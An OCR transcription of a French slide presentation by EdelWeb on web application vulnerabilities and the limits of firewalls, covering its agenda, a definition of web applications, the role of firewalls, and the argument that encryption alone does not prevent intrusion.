EdelWeb


Vulnérabilités, attaques et sécurisation des applications Web

Pourquoi les firewalls sont impuissants

Patrick CHAMBET
EdelWeb

patrick.chambet@edelweb.fr
http://www.edelweb.fr
http://www.chambet.com

Planning




- Objectifs
- Généralités
  - Qu'est-ce qu'une application Web ?
  - Rôle et limitations des firewalls
- Vulnérabilités et attaques sur les applications Web
  - Interprétation des URLs
  - Mauvais contrôle des données entrées par l'utilisateur
  - Injection de code SQL
  - Attaques sur les identifiants de session
  - Cross Site Scripting
  - Autres attaques
- Conclusion

Objectifs

- Présenter les principales caractéristiques des applications Web
- Constater l'impuissance des firewalls face à un grand nombre d'attaques
- Décrire les vulnérabilités et les attaques actuelles courantes sur les applications Web
- Présenter à chaque fois des recommandations permettant de sécuriser les applications Web
- Conclure sur la sécurité des applications Web

Planning




- Objectifs
- Généralités
  - Qu'est-ce qu'une application Web ?
  - Rôle et limitations des firewalls
- Vulnérabilités et attaques sur les applications Web
  - Interprétation des URLs
  - Mauvais contrôle des données entrées par l'utilisateur
  - Injection de code SQL
  - Attaques sur les identifiants de session
  - Cross Site Scripting
  - Autres attaques
- Conclusion


Qu'est-ce qu'une application Web ?

- Applicatif utilisant le protocole HTTP ou HTTPS pour être piloté par un utilisateur
- L'utilisateur n'a besoin que d'un simple navigateur Web ou d'une application propriétaire utilisant le protocole HTTP/HTTPS pour travailler sur l'applicatif
- L'utilisateur peut se situer très loin de l'applicatif et travailler à travers Internet

=> Le port 80 devient un port « fourre-tout » à travers lequel un grand nombre de flux passent les firewalls (protocoles DCOM, RPC, SOAP, XML, streaming sur HTTP, …)




Application Web type



Source: FoundStone

Utilité des firewalls (1/3)


- **Protection vis à vis des attaques au niveau réseau et services réseau**



Utilité des firewalls (2/3)

EdelWeb


- **Protection des serveurs internes (plan d'adressage privé RFC 1918: non routable)**



Utilité des firewalls (3/3)


EdelWeb

- Protection contre les flux sortants
- Pas de tentative de download de la part d'un serveur




Ce que les firewalls ne peuvent pas éviter


EdelWeb



Le mythe de la sécurité par le chiffrement




- « J'utilise du chiffrement (SSL 128 bits par exemple) donc je suis sécurisé »



- « J'ai un certificat serveur Verisign donc mon site est sûr »

- Cela concerne la confidentialité, mais ne protège pas des intrusions

